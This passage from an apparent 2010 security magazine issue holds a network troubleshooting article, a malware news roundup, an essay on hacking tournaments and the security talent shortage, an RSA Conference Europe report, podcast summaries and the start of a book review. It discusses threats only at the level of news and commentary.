All network monitoring solutions can highlight and alert to problems involving connectivity, device failures, etc. What about troubleshooting nebulous issues like a slow network? Historically, network troubleshooting has been a largely manual process. Previously IT has had to rely on a set of static paper maps to piece together a “problem-area” map to troubleshoot a problem.

One of the key issues using this method is the reliance on maps that may be outdated or inaccurate. The simple truth is that most network documentation is at least two or more generations behind the current state of the infrastructure.

If the network maps or diagrams are unavailable or inaccurate, engineers move to the second and more time consuming method – manually discovering and creating network diagrams while troubleshooting. Either way, valuable time is lost diagnosing the problem.

Without up-to-date information, troubleshooting any issue is going to be prolonged and most likely inaccurate

Step 3: Building an up-to-date connectivity view

Many monitoring solutions provide a discovery capability - some more in-depth than others. Ideally you will want one that identifies not only devices and servers, but VMware virtual machines, VLANs and port to port connectivity. Since networks can be considered ’living entities’, discovery should be run regularly to ensure that you are troubleshooting based on the most current state of the infrastructure.

Without up-to-date information, troubleshooting any issue is going to be prolonged and most likely inaccurate.

Step 4: Examine performance metrics

You are probably monitoring key performance metrics across your physical and server resources. When key monitored metrics such as processor utilization, memory utilization, storage, network usage or disk I/O are all individually well within the critical thresholds that you have configured, you should be looking at the application level itself.

Step 5: Analyze network traffic and configuration settings

Recent studies estimate that 75% of network outages or degradations in performance are due to device or system misconfiguration. The remaining 25% are typically caused by inappropriate usage, or attacks by malware or equipment failures.

This is why troubleshooting efforts should include flow monitoring and configuration management, so you know what is happening in your current infrastructure at a much more detailed level. Here are some specific problem scenarios, to illustrate this point.

Problem Scenario 1: Access to a remote application seems to work fine for requests but responses are very slow.

What types of traffic are passing over the WAN link?

Using flow analysis, you can view the current traffic by type, source and destination. The analysis shows that the current traffic is normal and bandwidth utilization is within the threshold.

What has changed?

Examining device configuration settings on either end of the WAN link you discover that a recent change to routing has introduced an asymmetric path. This configuration change resulted in traffic to the application taking the optimal path and traffic from the application taking a longer route, causing the slow application response time.

Problem Scenario 2: Users are complaining about poor VoIP voice quality and dropped calls.

Performance monitoring tools are not showing any failures or connectivity issues for any VoIP devices or servers. Is the problem isolated to certain segments or is it across the whole network?

Flow analysis and looking at traffic across different segments shows that congestion is occurring on a backbone segment and this is causing degraded VoIP quality and dropped calls.

Detailed analysis of specific traffic types, QoS, and sources and destinations shows that even though VoIP has the highest priority, video downloads by the number of users is impacting the available bandwidth.

Troubleshooting efforts should include flow monitoring and configuration management, so you know what is happening in your current infrastructure at a much more detailed level

Problem Scenario 3: A segment of the network loses access to some server-based applications but not others.

What has changed?

Using configuration analysis, the ACL on the segment switch was changed, resulting in the exclusion of a range of IP addresses, some of which are assigned to the servers running the applications. Revising the ACL restores the access to the applications.

Problem Scenario 4: Bandwidth utilization suddenly rises to peak levels and is not declining.

What type of traffic is it and where is it originating?

Using flow analysis tools you can find out source and traffic type, which in this case reveals that a small UDP packet is being sent to all the IP address in the segment from a single machine. There are also packets being sent to a destination outside the network.

Determining the IP address of the source system, the system is put on an isolated VLAN and it is determined that the system was infected. A Trojan Horse was flooding the network with connection requests to other systems to spread the infection.

Conclusion

Access to current and historical configuration data will provide a baseline from which it is simpler to understand the impact of changes to systems and the results of those changes.


Technologies can quickly identify where bottlenecks and over utilization are occurring.

By integrating more traditional monitoring approaches that include network discovery and mapping, performance monitoring, real-time alerts and historical reports (combined with more advanced flow and configuration monitoring and analysis tools), you can avoid common troubleshooting pitfalls.

If you use a single IT management solution that offers monitoring across devices, servers, applications, physical and virtual resources, port-to-port connectivity, configuration and network traffic over a single console, it will increase network reliability and stability.

Network troubleshooting is largely a process of elimination that can be frustrating and rewarding at the same time. Approach it one step at a time and good luck with your future troubleshooting endeavors!

Ennio Carboni is the President of Ipswitch Network Management Division (www.ipswitch.com). He is responsible for setting and managing the implementation of the division’s strategic direction and leading its sustainable, profitable growth as a provider of network management solutions for effective management of wired and wireless networks in traditional and virtualized environments.




Malware world

Targeted attacks focus on nationalistic and economic cyberterrorism

Phishing, compromised websites, and social networking are carefully coordinated to steal confidential data, because in the world of cybercrime, content equals cash. And, as a new Websense report illustrates, the latest tactics have now moved to a political and nationalistic stage. (www.net-security.org/malware_news.php?id=1526)

A viable answer to the botnet problem?

As the case of the Bredolab botnet takedown has shown yet again, going after C&Cs is ultimately a failed tactic for shutting botnets down. It is time to try something new, and two security researchers might be on the right track. Peter Greko and Fabian Rothschild have developed a number of methods that should severely compromise the accuracy of the collected data and, therefore, make the botmasters' customers unsatisfied with the merchandise. (www.net-security.org/malware_news.php?id=1525)



Man loses millions in computer virus-related scam

A US court has heard that a couple conned at least $6 million from the great-grandson of an oil industry tycoon after he brought his virus-infected computer in for repair. Although the victim's name has not been released by the authorities, media reports have named him as jazz pianist and composer Roger Davidson. The couple are said to have tricked the composer into believing that, while investigating the virus, they had found evidence that his life was in danger – concocting a story that the virus had been tracked to a hard drive in Honduras, and that evidence had been found that the composer's life was in danger. (www.net-security.org/malware_news.php?id=1524)

Microsoft offers Security Essentials via Windows Update, Trend Micro objects

Trend Micro is crying foul over the Microsoft move that sees its U.S. customers being offered to install the company's free Security Essentials solution through the Windows' Update service - if no antivirus solution is detected on the system. The computer security company is of the opinion that such a move offers Microsoft an unfair advantage over its competition. (www.net-security.org/malware_news.php?id=1522)

New variant of Boonana Trojan discovered

A new variant of the Boonana malware has been discovered by ESET. The new variant, trojan.osx.boonana.b, behaves in a very similar manner to the original malware, and is currently being distributed on multiple sites. Rather than the initial site which tricks users into running (and installing) the malware, these servers seem to be hosting update code for the malware. (www.net-security.org/malware_news.php?id=1521)

ZeuS attackers set up honeypot for researchers

Investigation into a spam campaign notifying potential victims that their tax payment was rejected due to an error with the Electronic Federal Tax Payment System has revealed that these ZeuS-peddling criminals used an exploit toolkit that had a fake administration panel which functions as a honeypot that documents details of every attempt to access it or hack it. (www.net-security.org/malware_news.php?id=1520)

A "private" banking Trojan competes with ZeuS

The recent surge of brand new banking Trojans continues to give us more things to worry about. The latest one is named "Feodo", and it has been around for months now, but was probably considered to be a just variant of the more popular ZeuS and SpyEye malware. Further analysis showed that even though it has some features in common with them, Feodo has its own characteristics. (www.net-security.org/malware_news.php?id=1505)

Spam and virus trends according to Google

The analysis of the data for Q3 of this year shows that spam is down by 16% when compared to the numbers of the previous quarter, but that payload virus volume is up by a whooping 42%, making Google's experts speculate that the spam volumes in Q4 will raise again because the malicious payloads of this quarter are meant to enslave computers into spamming botnets just in time for them to be used during the holiday season. (www.net-security.org/malware_news.php?id=1502)


Kaspersky download site hacked, redirecting users to fake AV

Kaspersky's USA download site was hacked. For three and a half hours, it has been providing download links that redirected users to a malicious web page where windows telling them their computer was infected were popping up and they were encouraged to buy a fake AV solution. (www.net-security.org/malware_news.php?id=1499)

Bugat Trojan linked to LinkedIn phishing campaign

Researchers have discovered a new version of the Bugat financial malware used to commit online fraud. Bugat was distributed in the recent phishing campaign targeting LinkedIn users, which was generally considered to be trying to infect machines with the more common Zeus Trojan. (www.net-security.org/malware_news.php?id=1493)

Trojan overrides Firefox password-saving behavior



Whenever something of tangible value exist, there will always be those who will try to steal it, says a group of researchers that published a paper on future malware threats. They maintain that social networks will not only be the playground on which this malware will spread, but also the main target - due to the massive amount of data concerning relationships and communication patterns between people. (www.net-security.org/malware_news.php?id=1490)

The rise of crimeware

CA researchers identified more than 400 new families of threats, led by rogue security software, downloaders and backdoors. Trojans were found to be the most prevalent category of new threats, accounting for 73 percent of total threat infections reported around the world. Importantly, 96 percent of Trojans found were components of an emerging underground trend towards organized cybercrime, or "Crimeware-as-a-Service." (www.net-security.org/malware_news.php?id=1488)

A peek into Google's anti-malware operation

Google goes to great lengths to secure its users from threats lurking on the Web, because a half-hearted effort would soon drive them out of business.

But, during his presentation at the SecTOR security conference in Toronto, Google security researcher Fabrice Jaubert revealed that sometimes even seemingly good methods are thwarted by careless users. (www.net-security.org/malware_news.php?id=1516)

Cybercriminals aggressively recruiting money mules

Money mules have been aggressively recruited this year to help cyber criminals launder money, according to Fortinet. A recent example of this is the worldwide prosecutions of a Zeus criminal operation, which included 37 charges brought against alleged money mules. (www.net-security.org/malware_news.php?id=1513)

Facebook phishing worm compromises thousands of accounts

A very effective phishing worm has been targeting Facebook users and has been compromising their accounts by luring them with the offer of seeing a video. The victim would receive a instant message from a contact asking "Is this you?" and supposedly offering a link to the video, but actually providing a link to a malicious Facebook application which loads a phishing page into an iframe. (www.net-security.org/malware_news.php?id=1511)

50 ISPs harbor half of all infected machines worldwide

A group of researchers have recently released an analysis of the role that ISPs could play in botnet mitigation - an analysis that led to interesting conclusions. The often believed assumption that the presence of a high speed broadband connection is linked to the widespread presence of botnet infection in a country has been proven false. (www.net-security.org/malware_news.php?id=1531)

The persistence of Trojan attacks and scareware

Statistics from GFI show a staggeringly consistent attack primarily by the same Trojan horse programs that have persisted for several months. Trojans detected as Trojan.Win32.Generic!BT were still the chief detection, slightly down to 23.54 percent of total detections. This generic detection includes more than 120,000 traces of malicious applications and has been in the top spot for many months. (www.net-security.org/malware_news.php?id=1487)

Arrests of money mules follow ZeuS gang takedowns

Recent arrests and indictments of two gangs (one based in the U.K. and one in the U.S.) that used the ZeuS Trojan to syphon huge amounts of money from private and business banking accounts all over the two countries, has put a spotlight on the methods banks use to secure online transactions. So far, the investigations showed that the great majority of these illegal transfers were Automated Clearing House (ACH) transactions, and that they were unauthorized. In both cases, the members of the gangs were prevalently Eastern Europeans and Russian. (www.net-security.org/malware_news.php?id=1485)

America’s cyber cold war

by Blaine Anderson

Considering the way the American government has treated hackers (ethical or not) in the past, I find it kind of ironic that it is now hosting hacking tournaments.

It used to be that the public was taught to think that the only thing that hackers were good for is creating computer viruses, stealing people’s identities, shutting down global networks and launching nuclear attacks with a whistle and a telephone. Hackers were considered to be “the outlaws of cyberspace” and the media portrayed them as being relentlessly hunted by the American government and prosecuted to the fullest extent of the law.

With the passing of the years, we discovered that most of what we thought was true, wasn’t. Now we know that there is a difference between a hacker and cracker; we know that many “hackers” have actually made the world a better place. The U.S.A. has gone from being a country that persecutes hackers to one that organizes hacker camps and hosts hacker tournaments, encouraging children and individuals to take up “cyber arms” in order to gain the upper hand in the global cyber-arms race, which it is currently losing.

American tournaments

One of these tournaments is called NetWars. Established in June of 2009, it is basically an online version of a capture-the-flag style contest. In order to compete in the tournament, competitors must download an ISO CD-ROM image (which can be burned to a disk or virtualized and booted from) and begin to exploit various weaknesses. Then, they must use their knowledge of exploits to score points by placing their name into root files within certain environments. As the competition unfolds, tournament administrators insert hurdles and roadblocks in order to make things more difficult for the competitors.

Contestants are also allowed to terminate other players’ connections and exploits, demonstrating their offensive capabilities. It is a no-holds-barred competition that pits some of America’s best up-and–coming hackers against each other. Competitors are allowed to use any and all software available to them, and in a previous event, one contestant was even given extra points for breaking into the scoring system and boosting his standing. The tournament lasts three days and is held every few months. The next competition is still unscheduled because, as Ed Skoudis, one of the designers of Net Wars, tells me, “we've put NetWars on hold while we revamp the system. We're designing a whole new NetWars Next Generation, which we'll debut later in the fall.”

The National Collegiate Cyber Defense Competition is held each year, and not only does it make the competitors fend off incoming attacks, but also asks of them to maintain a business network while doing it. “CCDC competitions ask student teams to assume administrative and protective duties for an existing 'commercial' network – typically a small company with 50+ users, 7 to 10 servers, and common Internet services such as a web server, mail server, and e-commerce site,” it says on the NCCDC’s website.

This event does more than just challenge the competitors to defend a network from outside attacks - it simulates a real-world environment, giving college students a better idea of what they will be doing in their careers. While competitors are defending their system from attackers, they are also given various other tasks to accomplish throughout the tournament. They are responsible for things like adding users to the Active Directory, changing settings on routers, or repairing FTP servers. This event is for college students only, and any students working in a full time IT position are disqualified from this tournament.

The Air Force has also held a hacking challenge in May of 2009, at the Department of Defense Intelligence Information Systems Worldwide Conference in Orlando, Florida. The goal was to develop the skills of some 2000 security professionals in attendance, rather than recruiting fresh young talent. It is also a capture-the-flag style tournament, except that instead of attacking each other, teams of security professionals had four days to search isolated network for “flags” that had been planted by the hosts. Teams were placed in a dark room with strobe and flashing red lights, and were continuously bombarded with other distractions in order to simulate a real-world environment. There is no word on whether or not another competition like this will be held again.

Most hacker tournaments are modeled after the competitions held at DEF CON - the largest and the best-known hacker convention in the world. Every year since 1993, DEF CON has attracted some of the most famous (and infamous) hackers in the world. Originally organized by Jeff Moss, a.k.a. Dark Tangent, as a one-time “good-bye party” for the Platinum Net BBS system, it has grown into an annual occurrence that spans three days.

Four years later, Moss created the Black Hat security conference. It was created as a means to gather security professionals and law enforcement into one place and urge them to share ideas, educate each other and discuss cutting-edge research. Both of these events have set the bar for security conventions all over the world, as well as pushed for the acceptance of ethical hacking by mainstream society.

These conferences were (and are) designed for people within the security community to disseminate information, and educate the public about the dual nature of hacking techniques - they can be used for good or for bad purposes. What was once considered a black hat attack on a company is now a white hat penetration test. By testing for vulnerabilities, professionals are able to create networks that are more secure and harder to break into. But, the U.S. isn’t the only country organizing these types of challenges – throughout the world, hacker tournaments are moving from the dark corners of underground hacker conventions and are becoming government-sanctioned events.

International tournaments

The Nuit-du-hack competition has been held in France each year since 2003. This “Night of Hack” is modeled after DEF CON’s Capture the Flag tournament. Twelve teams of five people compete from midnight till 7 A.M. in a capture-the-flag style competition, that also features guest speakers from top professionals in the industry. Prizes include passes to Miami’s Hacker Halted security conference and several other trainings, books, and equipment.

The India-based Security Byte/OWASP convention has also recently hosted a capture-the-flag style tournament, offering prize money that totals over 150,000 Rupees (around $3,400.00). This convention is designed for security professionals from all over India and around the world. What makes CTF HackHunt unique is that it consists of three stages.

The first stage is a knowledge test, and only the top ten percent of competitors are allowed to compete in the next stage - a test of skills during which the contestant must retrieve a flag, which essential for registering for the main event. The third and final stage consists of compromising a predetermined wireless network protected by WPA or WPA2 encryption.

This tournament is one of the three that are held during this convention. Security Byte/ OWASP also hosts a competition called PacketWars - a real-time information warfare simulation, during which the same software and hardware one would encounter in the real world is featured. The third event is called Web War III. The first stage of the competition consists of two-men teams searching for vulnerabilities in a web application hosted on a virtual web server and patching them. In the second stage, teams attack each other and try to exploit the vulnerabilities that haven't been patched. The team with the most points wins.

These tournaments are only a small part of the security conference during which they are held. Although the aforementioned conventions held in India and France aren't government-sanctioned, you can be sure that recruiters from both the private and government sectors were in attendance and were keeping an eye on the competitors.

Employing a cyber-offensive as part of a greater military campaign would give any invading or attacking country a great advantage

What has changed?

It used to be that agents from various government agencies attended DEFCON and a number of other well-know hacker conventions in order to arrest wanted criminals. As the need for talented security professionals that would work for those agencies grew, they have begun sending recruiters to bring back employees – instead of agents looking to bring in suspects. Jim Gosler, the founding Director of the CIA's Clandestine Information Technology Office says that "there are only 1000 security specialists with the skills needed working in the field, while somewhere between 20,000 and 30,000 are needed."

Professor Philip Holt - a professional penetration tester trained by the American government and respected information security professional - thinks that it is the government's lack of preparation that has us in the position we are in. According to him, the U.S. government has long had a "we can do it" mentality when it comes to cyber-security, but it is now slowly beginning to realize that they need help - lots of it, and fast.

The U.S. has - along with the rest of the world - become increasingly reliant on computers and the networks they run on. Employing a cyber-offensive as part of a greater military campaign would give any invading or attacking country a great advantage. Nuclear power plants, dams and power grids, communication and transportation, finance and education – everything depends on computers.

If we were to go to war with a super-power like China or Russia, it would only make sense for them to launch a cyber-offensive coinciding with the physical ground attack. In a television interview done for AT&T in November 2007, Marcus J. Ranum downplayed the likeliness of cyber-terrorism or cyber-war, noting that there would be major world market consequences to such an attack. He said that an attack like that would affect everyone in the world, and would only be used in cooperation with some sort of ground attack or invasion.

Personally, I agree with Ranum. The stability of the economy of many countries is tied to the stability of our financial market. It would be suicide for a country like China to crash our market. I do, however, think that we need to be prepared for anything, especially a cyber attack that could cripple our entire country. We also have to take into consideration cyber-espionage and realize that there are countries that are trying to steal our national secrets by hacking into to the computers that hold them. There are so many different areas of our nation that we need to protect, and we currently don’t have the manpower to do so.

Defending our “cyber borders” is much more difficult that defending our physical ones. It takes next to nothing to teach a soldier to fire a gun, but in order to protect our cyber interests, our defenders need to have years and years of training under their belts. Getting into and excelling at network and computer security takes as much dedication and practice as getting into and excelling at professional sports. Cyber security experts have to know how to defend the networks from attacks, but they also have to be able to take overflowing amounts of data and analyze it in order to predict an attack that may be coming.

This is not a career that allows one to just take a 12-week course and be ready to defend a company or a country - it takes a life-long commitment. For years, the government has been telling us that there is nothing to worry about and that they have everything under control. It has created dozens of groups, boards, and committees to “regulate” Internet and network security - only to realize that there is much more work to be done, and that higher-level security experts are needed to make it happen. It is only now that they are admitting that we are vulnerable, and that we need to do something about it.

It seems that every powerful nation and corporation is vying for limited talent in the shape of elite information security specialists

Another reason why it has been so hard to protect our nation is because the government is competing with private companies for qualified personnel, and they are both drawing from an already small pool. Private companies have just as much at stake, being that they are often contracted by the government to carry out different aspects of national security.

It seems that every powerful nation and corporation is vying for limited talent in the shape of elite information security specialists. Corporate espionage is just as likely as national espionage, and companies are willing and able to pay - often even more than what the government can offer – in order to protect their secrets.

Also, not only is the U.S. government competing with private companies, it is competing against every other country in the world. Most international superpowers are stockpiling security professionals, at times recruiting them right out of high school.

In an article written by Tom Gjelten, he tells a story about a student from China who was caught hacking into a computer system located in Japan. Rather than being charged as a criminal, he was rewarded with more training. That particular individual was later caught hacking into the Pentagon (tinyurl.com/2633rxp).

Countries all over the world are realizing that cyber security is a necessity, and that such professionals need to be discovered at a very young age and helped to reach their full potential.

The future

But, not all hope is lost. The first step is admitting that we have a problem. People within the industry are talking, and the government is listening. We are beginning to target youngsters with the skills and the interest needed to become the guardians of our cyberspace. We are beginning to educate the youth in our country, offering courses like Hackid.

Hackid is a nonprofit conference that offers children (aged 5 to 17) a hands-on education about things like basic web design, hardware and software manipulation, network and applications security, and a dozen other topics.

The Air Force Association organizes Cyber Patriot, a cyber security competition for high school students. Similar to its college counterpart - the Collegiate Cyber Defense Competition - this contest is geared toward setting high school students on the road to become cyber warriors.

Those opposed to these types of camps and tournaments say that we are encouraging children to become hackers and teaching them how to be criminals. I say that by offering the tournaments we are giving them a chance to develop their skills in a legal and educational manner.

Conclusion

Before tournaments like these became a regular occurrence, hackers had to do illegal things to get the experience they needed. Now there is a legal outlet that will ultimately help our country in a time of need. By teaching children from an early age, we can teach them responsibility and awareness. You can compare it to a father teaching his child to shoot a gun. Yes, that child will know how to use a gun, but he (or she) will also be taught about the responsibility that goes hand in hand with that use. Cyber security is no different. There are always those that will use this knowledge for doing bad things, but if we teach and promote responsible use of these tools, we will do more good than bad.

We are in the middle of a cyber arms race, and we are losing. Fixing the shortage of qualified security professionals isn't going to be a quick or easy. It is going to take time, training, support and patience.

We, as a society, are going to have to do more to encourage our children to take an interest in technology, and give them the support they need to be successful, no matter what field the choose. We are going to have to encourage children to explore computer networks, in a legal and ethical manner, rather then accusing them of being criminals. It is our job to give them the opportunity to develop the technical skills needed to protect our nation's critical infrastructure.

Blaine Anderson is an information security student at DeVry University in Seattle. He is a member of the Cyber Defense Club (which participates in hacker tournaments and challenges), the Student Senate, and Student Ambassadors. You can read his security blog at peopleperfectsecurity.blogspot.com, and you can contact him at blainevanderson@hotmail.com.

RSA Conference Europe 2010

by Mirko Zorz

If there are constants to every information security conference, they are these: threats are up and the job of the average security professional becomes more demanding every year.

At the RSA Conference 2010 held in London this week, RSA's CEO Art Coviello illustrated the depth of some of the key issues the industry is dealing with, and acknowledged the growing complexity of the job at hand.

It is estimated that IT professionals spend nearly 20% of their time on compliance. Many would argue that this takes care of the regulations, but actually doesn't achieve much besides giving them an ultimately false sense of security.

"If we don't change our approach, we will become locked in a vicious cycle of costlier attacks, generating more public outrage, more regulations, compliance and reporting," Coviello noted.

And the end result of these events would be less time available for companies to make themselves secure while the volume of elaborate attacks grows by the minute.

With a soaring volume of Internet traffic and the proliferation of increasingly complex systems, security professionals are dealing with a job that requires evolving security controls and adaptive procedures. It may sound easy to someone not working in the field, but giving the right people access at the exact time when it's needed can be quite an endeavor - especially in this age of the mobile workforce.

"What we've ended up with is an overabundance of point products applied independently across the infrastructure: anti-malware, e-mail and application encryption, data loss prevention, etc," says Tom Heiser, RSA's COO. That means that the average security professional has to manage several products from different vendors that need to work together in a hybrid environment. And judging by the conversations I've been hearing this week, this is the starting point of many headaches.

You can probably guess where RSA is going with this talk - a unified solution.

I've never been one of those who believe that there's a one-size-fits-all solution to an organization's security issues. The premise sounds simply to good to be true, and also - could you ever be able to trust one vendor to solve all your problems? However, the marketplace shows a growing demand for such solutions. The frequent mergers and buyouts of big market players seem to indicate a definite shift into a world where we can expect a single solution to be the end of our information security problems.

Herbert Thompson, Chief Security Strategist of People Security, talked about a trend where many started moving services like e-mail into the cloud despite not being clear on all the issues. Why the move? Everybody else is doing it so it must be a good idea and they expect to deal with potential drawbacks later. It appears that operational efficiency is inspiring risk amnesia.

What small organizations fail to realize is that while their size makes them unlikely targets for cyber criminal organizations, upon moving their data into a cloud that caters for companies their size, they become part of a pool. Imagine a company with 20 employees that does not want to do its own payroll processing. Not a compelling target, is it? Now picture 10,000 companies of 20 employees, all using a payroll aggregator. Now, that is something worth targeting.

Despite all the problems, the move to the cloud is happening on an ever increasing scale with each passing year and baby steps forward have been made. The cloud evaluation framework by ENISA, for example, allows the business consumer to approach a cloud provider and get some level of visibility.

Economically, we need to push forward and find solid solutions for a more effective, efficient and secure cloud. Can this be achieved before the bad guys make a serious dent? Only time will tell.

Facebook: The rise of the privacy killer

Privacy should be a human right, and we should be able to see our data, challenge it, change it and delete it. Still, we're not in charge of our personal information at all, and we have only ourselves to blame.

As the most significant social network in the world, with more than 500 million users disclosing a wealth of information on a daily basis, Facebook is a dominant repository of personal information. Does Facebook care about users' privacy? Absolutely not.

While discussing Facebook at the RSA Conference in London, BT Counterpane CTO Bruce Schneier was very upfront and said: "These CEOs are deliberately killing privacy. They have a more valuable market the less privacy there is."

When you think about it, it makes sense for them to purposefully erode privacy - it suits their business model. How many users are complaining? Only a tiny percentage, and they're not being loud enough. Most Facebook users don't even understand the implications of personal data sharing and no one is going to warn them until it's too late.
John Madelin, Director of Professional Services EMEA at Verizon Business agrees. He notes that the young always-on generation apparently doesn't understand the value of data and, even worse, seasoned users are making trade-offs just to be in the loop with the latest technologies. Increased Facebook usage has led to unexpected consequences with different types of users using it in different ways. Spear phishing has thrived as more people opted to open a Facebook account.

Bruce Schneier on stage for his keynote at RSA Conference Europe 2010.

One of the biggest gripes by privacy advocates is the inability for most Facebook users to understand how to setup proper privacy controls or even the reason why they should use them in the first place. Needless to say that Facebook is not making it easy for anyone, since they are changing the way privacy controls are set up quite often.

"In the end, Facebook will do what's best for its customers, and that's not you" said Schneier. "People say that Facebook has no customer support, but they do, it's just that you're not their customer." Naturally, he's right. The customers are those placing ads, the data hungry wolves looking for advertising so exquisitely targeted that it was deemed nearly impossible just 5 years ago. In this interconnected world where social media dominates the online experience while simultaneously dissolving privacy, there is little we can do except avoid using services like Facebook. We need regulated privacy laws and controls on a higher level in every nation, but is that even possible?

Mirko Zorz is the Editor in Chief of (IN)SECURE Magazine and Help Net Security.

The real ROI of software security activities

(www.net-security.org/article.php?id=1511)

At a time when IT budgets are closely examined for cuts that can be lived with, a survey among senior executives of 17 companies across the financial services and government sectors reveals whether the benefits of software security assurance investments outweigh the drawbacks. In this podcast, Jacob West, Director of Security Research at Fortify talks about the real ROI of software security activities in the development lifecycle and the results of the survey.

Developing a secure product lifecycle for Flash content

(www.net-security.org/article.php?id=1512)

Peleus Uhley, Platform Security Strategist for Secure Software Engineering at Adobe talks about developing a secure product lifecycle for Flash content. By enumerating the steps, explaining how to go about executing them, presenting tools that can be used and offering his advice on how to avoid typical pitfalls, he provides a general checklist that will help any enterprise keep Flash content on its website secure.

Application security: The good, the bad and the ugly

(www.net-security.org/article.php?id=1515)

Veracode has tested over 2,900 applications using it cloud-based platform, employing static and dynamic analysis (web scanning) and manual penetration testing to get the answer to that question. In this podcast, Chris Eng, Senior Director of Security Research at Veracode and leader of its research lab, talks about the good, the bad and the ugly facts that the company's latest State of Software Security Report has brought to light.

How to sell security to senior management

(www.net-security.org/article.php?id=1516)

While companies know they have to invest in IT to do their jobs, IT security always ends up looking like an added cost in the eyes of the management. So, what are the things you need to learn about the company you're pitching to before you get through the door?

In this podcast, Brian Honan, Principal Consultant at BH Consulting and founder and head of the Irish CERT, emphasizes key points and warns about what to avoid when explaining the need of information security to the management.

Best practices in approaching vendor risk assessment

(www.net-security.org/article.php?id=1518)

When it comes to vendor risk assessment, a one-size-fits-all approach is not the way to go. Every vendor you bring into your organization will add its own unique set of risks and vulnerabilities, and you should assess them on an individual basis. In this podcast, Garrett Felix, Information Security Officer for MediFit talks about the pitfalls typical for the assessment process and how to avoid them.

Large scale study of SSL configurations

(www.net-security.org/article.php?id=1505)

Ivan Ristic is the director of engineering at Qualys and principal author of ModSecurity, the open source web application firewall. In this podcast, Ivan talks about the Qualys SSL Labs Internet-wide SSL survey and their recent release of the raw data from the survey.

The raw data contains the SSL assessment results of about 850,000 domain names. The main file (120 MB compressed, 800 MB uncompressed) is a dump of the PostgreSQL database in CSV format. Included in the download is a simple PHP script that iterates through all the rows.

Book review
Dissecting the Hack: The F0rb1dd3n Network (Revised Edition)
by Zeljka Zorz

Authors: Jayson E. Street, Kent Nabors, Brian Baskin | Pages: 360 | Publisher: Syngress |

Dissecting the Hack: The F0rb1dd3n Network approaches the subject of hacking in an interesting way.

Part fiction, part reference manual, its target audience are people who want to or should know more about information security, but can't keep their attention onto the subject for long enough to learn or can't translate technical details into a believable, realistic scenario.

About the authors

Jayson E Street is a current member on the Board of Directors for the Oklahoma "InfraGard", VP for ISSA OKC and has been a longtime member of the Netragard "SNOsoft" research team. Former consultant with the FBI and Secret Service on attempted network breaches, he is a well-known information security speaker at a variety of conferences, and the co-founder of ExcaliburCon.

Kent Nabors is a VP of Information Security for a multibillion dollar financial institution. His background includes security policy development, systems implementation, incident response, and training development.

Brian Baskin is a digital forensics professional employed by CSC and serves as the Deputy Lead Technical Engineer with the Defense Cyber Investigations Training Academy. He devotes much of his time to researching the evolving Internet crimes, network protocol analysis, and Linux and Unix intrusion responses.

Inside the book

This book consists of two parts, and both tell the same story.

The first part - called "The F0rb1dd3n Network" - is a short (some 125 pages long) thriller that sees Bob and Leon, two kids with plenty of knowledge about the digital world, get caught up in a rather realistic case that starts as industrial espionage and ends as… well, you'll have to discover it for yourself.

The second part has been titled "Security Threats Are Real", and is a companion piece to the first part. In it, tools and techniques used by the characters in the fictional part are explained, and details, resources and references are given so that the reader can see that all these things are possible in the real world - and, hopefully, have that realization sink in.

